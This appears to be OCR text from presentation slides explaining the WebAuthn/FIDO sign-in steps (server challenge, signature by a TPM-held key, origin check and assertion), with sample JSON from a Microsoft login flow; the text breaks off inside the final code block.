
Assertion

MECHANISMS - CHALLENGE

Challenge

MECHANISMS - CHALLENGE

Challenge



```
"challenge":
"Ty5leUowZVhBaU9pSktWMVFpTENKaGJHY2lPaUpTVXpJMU5pSXNJbmcxZENJNklrMUhUSEZxT1RoV1R
reHZXR0ZHWm5CS1EwSndaMEkwU21GTGN5SjkuZXlKaGRXUWlPaUoxY200NmJXbGpjbTl6YjJaME9tWnB
aRzg2WTJoaGJHeGxibWRsSWl3aWFYTnpJam9pYUhSMGNITTZMeTlzYjJkcGJpNXRhV055YjNOdlpuUXV
ZMjl0SWl3aWFXRjBJam94TnpFNU5UY3lNamN4TENKdVltWWlPakUzTVRrMU56SXlOekVzSW1WNGNDSTZ
NVGN4T1RVM01qVTNNWDAuRDhuTEJnVWtnTVNUamxJV0JjdVZKTGplX21PeWo3Z2xOTzUxN0FMTEFEUUg
2MTJiczVMTHY5dkVJTUtLR2RwMEFUM3BjWU1wVFVWTjAwRlVPQjNyU29icTNtWS14S1QyNmJxN3dWOFd
pVzlXYnVNVWh6RlFzQWpfQlRNN3dJbkdfV2hhdjBnNHhBdWZfNUc1VnFrM3VFZVpXeFh5R1g5U3NxcVh
vRDZUVU5HT2RrUHBGQ05sOFZxR0JUZk1rVl92dTBraFFnOThYU05KeUNIUGVZcHZ4Ml9LdEJSZ2pYY3N
sR0RXSmFLTHE2bkF6OHR0SzZYUUFrSVN6VTBlS1VocnQ4dHdQbm5penVTQWM3TGVrR2ZXZFBDYlUzZEl
VYUMwcUxFUzVmSDBTSlRpdERlcHdPRnhtZkx6S0plU19TZ1J1ZHBfYk1majJxRFBPbkoyRExFWVNn",
```


- Unique challenge (nonce) issued by the server
- Must be signed using the appropriate private key
- Private key is stored in the TPM / Fido key

MECHANISMS - SIGNATURE

Signature

MECHANISMS - SIGNATURE

Signature



```
{
  "id":"LAVOnVkYSV1234dizHid632FEzb7Gi_NrGnHkr6paZE",
  "clientDataJSON":"eyJ0eXBl...snip...vLmdsL3lhYlBleCJ9",
  "authenticatorData":"NWye1KCTIblpXx6vkYID8bVf1234mH7yWGEwVfdpoDIEFAAAAAA",
  "signature":
  "bg6usSvVuUFFJZyM56z3EfvK0MyANpvsSuYnTHlD5d9m609V1Yhr-kc20zWOGFOcIzb8KjKIXMt1BWK
  eUL74_QEp0a61hTJ04X9PkXxd-NPuUICLcB4xq4ldV77SG4x8q8ne3Hrbmb_PlFVK42uTvflfxJqBgmk
  Ch5HPHH5XfJOv3YZVpG22i5MaqcM4Vea12Fxb65hMvoBemwa95VlKayBSSKyA3MbhPqaSrTGb5ogwePh
  w0tLEU41EvKthInptHvRDq4J4b0cI3ntOYkp1vx4Z_3wjnc8VlzfpD2S4L0VX3daEpI8nDNrp_SKx5gA
  OfnD6IB4acS973XDvXtWrcQ",
  "userHandle":
  "T046OT154DkJbUmxKRmO3ZasjcOUtUjew3xhW78NWIE2_GoM7JpaLF8WPJCkBle7Nna5"
}
```


- Client browser interacts with the operating system
- Signs the challenge using the user's private key (commonly in TPM / Fido)

MECHANISMS - ORIGIN CHECK

Origin Check

MECHANISMS - ORIGIN CHECK

Origin Check



```
{
  "type":"webauthn.get",
  "challenge":
  "Ty5leUowZVhBaU9pSktWMVFpTENKaGJHY2lPaUpTVXpJMU5pSXNJbmcxZENJNklrMUhUSEZxT1RoV1R
  ...snip...tZkx6S0plU19TZ1J1ZHBfYk1majJxRFBPbkoyRExFWVNn",
  "origin":"https://login.microsoft.com",
  "crossOrigin":false,
  "other_keys_can_be_added_here":
  "do not compare clientDataJSON against a template. See https://goo.gl/yabPex"
}
```

- Origin defined by protocol (http / https), hostname (domain), and port - **https**://**example.com**:**443**
- Origin field is a header, automatically set by the browser, likely to prevent domain spoofing
- Checked by both client browser and server


MECHANISMS - ASSERTION

JSON

Assertion

MECHANISMS - ASSERTION

Assertion




```
type=23&ps=23&assertion=
